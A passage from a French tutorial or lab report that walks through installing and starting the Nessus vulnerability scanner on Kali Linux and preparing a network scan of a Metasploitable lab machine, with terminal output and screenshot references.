
```
HASH : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
INSTALL PASSED
Unpacking Nessus Scanner Core Components ...

 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
 - Then go to https://sergio:8834/ to configure your scanner
```

Après la décompression, on verifie le status de Nessus par la commande suivante :

systemctl status nessusd.service

```
┌──(root㉿sergio)-[/home/sergio/Téléchargements]
└─# systemctl status nessusd.service
○ nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
     Active: inactive (dead)
```


On voit qu'il n'est pas activer, donc on le redémarre et vérifions en suite le status.


systemctl restart nessusd.service

systemctl status nessusd.service


```
┌──(root㉿sergio)-[/home/sergio/Téléchargements]
└─# systemctl restart nessusd.service

┌──(root㉿sergio)-[/home/sergio/Téléchargements]
└─# systemctl status nessusd.service
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/usr/lib/systemd/system/nessusd.service; disabled; preset: disabled)
     Active: active (running) since Sun 2025-03-02 20:01:17 CET; 5s ago
 Invocation: 37f43fd6cf694bf3b9592dbef8610970
   Main PID: 39190 (nessus-service)
      Tasks: 13 (limit: 4550)
     Memory: 126.9M (peak: 133.2M)
        CPU: 4.734s
     CGroup: /system.slice/nessusd.service
             ├─39190 /opt/nessus/sbin/nessus-service -q
             └─39192 nessusd -q

mars 02 20:01:17 sergio systemd[1]: Started nessusd.service - The Nessus Vulnerability Scanner.
mars 02 20:01:20 sergio nessus-service[39192]: Cached 0 plugin libs in 0msec
mars 02 20:01:20 sergio nessus-service[39192]: Cached 0 plugin libs in 0msec
```

Avec l'url : https://sergio:8834/ suivant, on accède à l'interface de Nessus pour la suite.







On accepte le risque pour continuer.




On clique sur **Continuer**.




On continue suivante l'ordre des numéros de la capture ci-haut.




Ensuite, renseignons les champs comme ci-haut puis un clique sur **Resgiter**.



Cliquons sur **Continuer**. Puis on définit le nom d'utilisateur et le mot de passe.




Après cela, on clique sur le bouton **submit**.




III.2.4 Audit avec Nessus

III.2.4.1 Scanne de la machine Linux avec Nessus


Une fois que l'initialisation terminer, on attend quelque instants pour que les plugins soient complétement installer.




Il nous affiche ce message dès l'installation complet des plugins. Donc on clique sur **close**.




On créer un nouveau dossier comme suite.




Puis, on définit le nom de notre dossier comme nous montre la capture ci-dessous.



Ici, nous allons suivre les procédures comme suite.






On clique sur Basic Network Scan. Mais bien avant cela, nous devons vérifier l'adresse IP de notre machine à audité.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e1:c1:98
          inet addr:192.168.1.9  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee1:c198/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2969 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:195470 (190.8 KB)  TX bytes:15419 (15.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:331 errors:0 dropped:0 overruns:0 frame:0
          TX packets:331 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:136913 (133.7 KB)  TX bytes:136913 (133.7 KB)
```


On fait un ping sur la machine à audité pour tester la connectivité avec notre machine Kali.

```
┌──(root㉿sergio)-[~]
└─# ping -c2 192.168.1.9
PING 192.168.1.9 (192.168.1.9) 56(84) bytes of data.
64 bytes from 192.168.1.9: icmp_seq=1 ttl=64 time=0.803 ms
64 bytes from 192.168.1.9: icmp_seq=2 ttl=64 time=0.934 ms

── 192.168.1.9 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1022ms
rtt min/avg/max/mdev = 0.803/0.868/0.934/0.065 ms
```


Ensuite, faisons comme nous montre la capture suivante.




On clique enfin sur (**5**) pour scanner tous les ports disponible de la machine à audité.

